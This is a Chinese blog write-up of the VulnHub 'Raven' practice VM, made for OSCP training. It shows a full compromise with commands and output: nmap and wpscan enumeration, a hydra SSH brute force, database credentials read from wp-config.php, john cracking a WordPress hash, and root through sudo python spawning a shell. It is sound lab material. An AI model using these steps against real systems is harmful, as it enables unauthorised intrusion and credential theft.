

OSCP - Raven writeup

原创

一支神经病 于 2020-04-08 14:42:07 发布 194 收藏

分类专栏: [VM破解](#) 文章标签: [oscp vulnhub](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/Jiajiajiang_/article/details/105384842

版权



[VM破解](#) 专栏收录该内容

18 篇文章 1 订阅

订阅专栏

主机来源: www.vulnhub.com

下载地址: <https://download.vulnhub.com/raven/Raven.ova>

用到的知识点:

wpscan漏扫

hydra爆破

john解密

python提权

发现IP

安装成功后, 查找此虚拟机的IP, 我使用的是netdiscover

```
netdiscover -i eth0 -r 10.0.3.1/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
8 Captured ARP Req/Rep packets, from 6 hosts. Total size: 480
  ? LICENSE 2019-08-30 01:52 3.3K
  ? LICENSE sha512 2019-08-30 01:50 128
-----
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.3.1	00:50:56:c0:00:08	1	60	VMware, Inc. 51 350
10.0.3.2	00:50:56:ff:6c:8b	2	120	VMware, Inc. 52 128
10.0.3.139	00:0c:29:14:63:9b	2	120	VMware, Inc. 01 638
10.0.3.140	00:0c:29:ab:f6:bc	1	60	VMware, Inc. 01 638
10.0.3.141	00:0c:29:9b:4e:89	1	60	VMware, Inc. 52 128
10.0.3.254	00:50:56:e9:d9:be	1	60	http://blog.csdn.net/Jiajiajiang_

```
dynamic_hiders.vml 2020-03-14 18:37 1.8M
```

发现IP: 10.0.3.140


nmap

```
nmap -sV -p- 10.0.3.140
```

```
root@kali4:~# nmap -sV -p- 10.0.3.140
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-08 00:05 EDT
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 25.00% done; ETC: 00:06 (0:00:18 remaining)
Nmap scan report for 10.0.3.140
Host is up (0.00055s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind  2-4 (RPC #100000)
41462/tcp open  status   1 (RPC #100024)
MAC Address: 00:0C:29:AB:F6:BC (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.65 seconds
```

发现80端口是开的，去看一下



最终在service.html下的源代码中找到了flag1

```
flag1{b9bbcb33e11b80be759c4e844862482d}
```

```
view-source:http://10.0.3.140/service.html
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive S
245     </div>
246     <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
247     <div class="single-footer-widget">
248         <h6>Follow Us</h6>
249         <p>Let us be social</p>
250         <div class="footer-social d-flex align-items-center">
251             <a href="#"><i class="fa fa-facebook"></i></a>
252             <a href="#"><i class="fa fa-twitter"></i></a>
253             <a href="#"><i class="fa fa-dribbble"></i></a>
254             <a href="#"><i class="fa fa-behance"></i></a>
255         </div>
256     </div>
257 </div>
258 </div>
259 </div>
260 </footer>
261 <!-- End footer Area -->
262 <!-- flag1 {b9bbcb33e11b80be759c4e844862482d} -->
263 <script src="js/vendor/jquery-2.2.4.min.js"></script>
264 <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity=
265 <script src="js/vendor/bootstrap.min.js"></script>
266 <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AlzaSyBhOdIF3)
```

发现页面没有什么功能之后我们扫下目录

dirb

```
dirb http://10.0.3.140
```

别的先不管，我们发现了wordpress

```
---- Entering directory: http://10.0.3.140/wordpress/wp-admin/ ----
+ http://10.0.3.140/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.0.3.140/wordpress/wp-admin/css/
==> DIRECTORY: http://10.0.3.140/wordpress/wp-admin/images/
==> DIRECTORY: http://10.0.3.140/wordpress/wp-admin/includes/
+ http://10.0.3.140/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.0.3.140/wordpress/wp-admin/js/
==> DIRECTORY: http://10.0.3.140/wordpress/wp-admin/maint/
==> DIRECTORY: http://10.0.3.140/wordpress/wp-admin/network/
==> DIRECTORY: http://10.0.3.140/wordpress/wp-admin/users/
```

wpscan

那就不管三七二十一，先扫一遍再说

```
wpscan --url http://10.0.3.140/wordpress --wp-content-dir -ep -et -eu
```

找到两个用户名

```
[i] User(s) Identified:
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

尝试爆破一下，用这个字典，一般这个目录下的rockyou是压缩文件，自己解压下就好了

```
root@kali4:/usr/share/wordlists# ls
dirb dirbuster fasttrack.txt fern-wifi hash metasploit nmap.lst rockyou.txt wfuzz
```

hydra

```
hydra -l michael -P rockyou.txt ssh://10.0.3.140
```

这里也可以-L 把这两个用户名都加进去，我这里上帝视角一下，只有michael才能爆破出来。

```
root@kali4:/usr/share/wordlists# hydra -l michael -P rockyou.txt ssh://10.0.3.140
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-04-08 01:28:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.0.3.140:22/
[22][ssh] host: 10.0.3.140 login: michael password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-04-08 01:29:05
```

ssh登录一下

```
root@kali4:/usr/share/wordlists# ssh michael@10.0.3.140
michael@10.0.3.140's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Apr  8 14:02:06 2020 from 10.0.3.141
```

找到flag2

```
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

```
michael@Raven:/var/www$ ls
flag2.txt  html
michael@Raven:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

然后找到/var/www/html/wordpress/wp-config.php，获得数据库账号密码

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

登录数据库。

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.00 sec)
```

```
mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Database changed

```
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)
```

在表wp_posts中获得flag3和flag4。

```
flag3{afc01ab56b50591e7dccf93122770cd2}  
flag4{715dea6c055b9fe3337544932f2941ce}
```

```
0 |  
31:59 | flag4{715dea6c055b9fe3337544932f2941ce}  
  
lag4 | inherit | closed  
23:31:59 | | 4 | http://  
0 |  
48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}  
https://blog.csdn.net/Jiaijiang\_
```

获得了steven的密码

```
mysql> select * from wp_users;  
+-----+-----+-----+-----+  
--+-----+  
| ID | user_login | user_pass |  
s | display_name |  
+-----+-----+-----+-----+  
--+-----+  
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |  
0 | michael |  
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |  
0 | Steven Seagull |  
+-----+-----+-----+-----+  
https://blog.csdn.net/Jiaijiang\_
```

解一下

```
$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
```

用john，直接john 文件名


```
root@Jessica:~# vim ha
root@Jessica:~# john ha
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84      (?)
lg 0:00:04:14 DONE 3/3 (2020-04-08 14:05) 0.003932g/s 14546p/s 14546c/s 14546C/s
pink90..pingen
Use the "--show --format=phpass" options to display all of the cracked passwords
reliably
Session completed                                     https://blog.csdn.net/Jiajiajiang_
```

然后用steven的账号登录，登录成功

```
root@kali4:~# ssh steven@10.0.3.140
steven@10.0.3.140's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr  8 14:11:51 2020 from 10.0.3.141
$
https://blog.csdn.net/Jiajiajiang_
```

可以用python提权

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

```
python -c 'import pty;pty.spawn("/bin/sh")'
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/sh")'
# whoami
root
```